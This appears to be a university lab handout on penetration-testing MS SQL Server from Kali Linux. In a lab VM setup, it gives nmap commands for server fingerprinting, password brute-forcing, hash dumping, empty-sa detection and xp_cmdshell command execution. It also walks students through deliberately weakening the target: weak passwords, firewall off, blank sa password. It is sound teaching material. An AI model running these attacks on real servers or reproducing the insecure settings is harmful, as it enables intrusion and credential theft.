Lab: DB Pen Testing with Kali Linux

- This lab is worth 5 points.
- The due date is Thursday, April 6 at midnight.
- Use the following naming convention: homework, underscore, last name, first initial, and extension (e.g., DBPenTesting_ImG.docx).

Objectives

After this lab, students are expected to:

- Learn how to explore MS SQL Server vulnerabilities.
- Learn nmap commands for pen testing.
- Be able to design pen testing on MS SQL beyond the tasks presented in this lab.
- Apply the knowledge from this lap to explore vulnerabilities of other databases.


Tutorials

- Nmap: *Nmap 6: Network Exploration and Security Auditing Cookbook* by Paulino Calderón Pale.
- Kali Linux Tutorial for Beginners
  - https://www.youtube.com/watch?v=WUMo7LMRdwA&ab_channel=LoiLiangYang

Retrieving IP Addresses of VMs for Pentesting

Here is a list of things to do to prepare for the pen testing.

1. Download this file on the Proxmax server so that you can copy the codes for Tasks 3 and 4.
2. On the Proxmox server, start Kali and Windows Server.
3. Obtain the IP addresses of the following VMs.
   a. Kali: ______________________
   b. Windows Server: ______________________
4. Login to Windows Server and start SQL Server Service via Configuration Manager.
5. Currently, you cannot access Windows Server from Kali because Windows Firewall is turned on. To get around this, you have two options.
   a. The recommended option is to create a new rule under inbound to allow TCP port 1433 to accept traffic to TCP 1433. Find **Windows Firewall with Advanced Security**. Then, go to **Inbound Rules** > **New Rules**. You should be able to finish the rest. You can get Windows Firewall by searching for it on **Start** screen.
   b. The easier option is to turn off Firewall completely. Go to **Windows Firewall** (not **Windows Firewall with Advanced Security)** and turn off firewall settings.


Windows Firewall
Control Panel ▸ System and Security ▸ Windows Firewall
Control Panel Home
Allow an app or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network

Help protect your PC with Windows Firewall

Windows Firewall can help prevent hackers or malicious software through the Internet or a network.


Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.

What are the recommended settings?

Private networks

Networks at home or work where you know and trust the peopl



Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

Domain network settings

○ Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed apps

☑ Notify me when Windows Firewall blocks a new app

● Turn off Windows Firewall (not recommended)

Private network settings

○ Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed apps

☑ Notify me when Windows Firewall blocks a new app

● Turn off Windows Firewall (not recommended)

Public network settings

○ Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed apps

☑ Notify me when Windows Firewall blocks a new app

● Turn off Windows Firewall (not recommended)

Tasks

1. Retrieving MS SQL server information

You can retrieve MS SQL server info using Nmap. **Run Nmap on Kali**. Run the following command:


```
$ nmap -p1433 --script ms-sql-info [target IP]
```

Your target is Windows Server VM. The argument **--script ms-sql-info** is to initiate the NSE script ms-sql-info. The Nmap Scripting Engine (NSE) is a Nmap's feature that enables user to write their own scripts. For details, go to: http://nmap.org/book/nse.html.

For [target IP], you need to provide the IP address of the target.

- Were you able to retrieve the info? If the TCP port 1433 is filtered, you cannot get the necessary info.

Task: Retrieve MS SQL server information like below. Provide the result in a screenshot (Screenshot #1).



```
root@kali:~# nmap -p1433 --script ms-sql-info 192.168.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-29 16:47 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00033s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
MAC Address: 26:EE:E3:A3:47:1E (Unknown)

Host script results:
| ms-sql-info:
|   192.168.1.8:1433:
|     Version:
|       name: Microsoft SQL Server 2016 SP1+
|       number: 13.00.4466.00
|       Product: Microsoft SQL Server 2016
|       Service pack level: SP1
|       Post-SP patches applied: true
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

2. Brute forcing MS SQL passwords


You can brute force passwords on MS SQL servers using Nmap. For details, go to:

https://nmap.org/nsedoc/scripts/ms-sql-brute.html


- Go to **Windows Server** and execute the following commands on **MS SQL** to create three SQL logins (carduser1, carduser2, and carduser3).

```
USE [master]
GO
CREATE LOGIN [carduser1] WITH PASSWORD=N'monkey', DEFAULT_DATABASE=[master],
CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF
GO

USE [master]
GO
CREATE LOGIN [carduser2] WITH PASSWORD=N'password', DEFAULT_DATABASE=[master],
CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF
GO

USE [master]
GO
CREATE LOGIN [carduser3] WITH PASSWORD=N'111111', DEFAULT_DATABASE=[master],
CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF
GO
```

- Go to **Kali**. Click on **File System > usr > share > nmap > nselib > data**.




- Locate “**usernames.lst**” file and open it with **Mousepad** after right clicking. Add the following three entries and save and close. Before you can add users and save, you have to change your permissions on **usernames.lst**. Follow the instructions below to change permissions on the file.



```
root
admin
administrator
webadmin
sysadmin
netadmin
guest
user
web
test
carduser1
carduser2
carduser3

```

❖ Steps to change permissions on **usernames.lst**.
  - Right click on the file
  - Open Terminal here
  - Do the following



```
┌──(kali㉿kali)-[/usr/share/nmap/nselib/data]
└─$ sudo chmod 777 usernames.lst

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
```

- Locate “**passwords.lst**” file and review the content and close.
- Run the following command. You have to check out the spelling carefully.

```
$ nmap -p1433 --script ms-sql-brute --script-args userdb=/usr/share/nmap/nselib/data/usernames.lst,
passdb=/usr/share/nmap/nselib/data/passwords.lst [target IP]
```

Task: Display the result in a screenshot (Screenshot #2). Describe what you have accomplished.

3. Dumping the password hashes of MS SQL

- Let’s change the password of ‘**sa**’ account. Go to MS SQL and change the ‘**sa**’ password to **empty** (blank).

You can dump all the password hashes of an MS SQL server, including an empty sysadmin password.

Run the following command:

```
$ nmap -p1433 --script ms-sql-empty-password,ms-sql-dump-hashes [target IP]
```

Task: Display the result in a screenshot (Screenshot #3).

4. Finding sysadmin accounts with empty passwords on MS SQL

You can check whether the MS SQL server has an empty sysadmin password. To find an empty 'sa' account, run the following command.

```
$ nmap -p1433 --script ms-sql-empty-password -v [target IP]
```

This script tests only 'sa' account. Thus, if you create a different sysadmin with empty password, it cannot detect.

Task: Display the result with 'sa' account in a screenshot (Screenshot #4).

5. (Optional) Running commands through the command shell on MS SQL

You can execute **xp_cmdshell** using Nmap. The command below executes "**ipconfig /all**".

```
$ nmap --script-args mssql.username="[user]",mssql.password="[password]" --script ms-sql-xp-cmdshell
-p1433 [target IP]
```

, where [user] is a login and [password] is the login's password (e.g., empty "").

Before you run the above command, you have to enable **xp_cmdshell** on MS SQL.

```
-- To allow advanced options to be changed
EXEC sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO

-- To enable the feature
EXEC sp_configure 'xp_cmdshell', 1
GO
RECONFIGURE
GO

-- To disable the feature
EXEC sp_configure 'xp_cmdshell', 0
GO
RECONFIGURE
GO
```

Task: Run the above command using 'sa' account with empty password. Display the result in a screenshot (Screenshot #5A).

Task: Run the above command using 'carduser1' account. Display the result in a screenshot (Screenshot #5B). Why are the results from 5A and 5B different?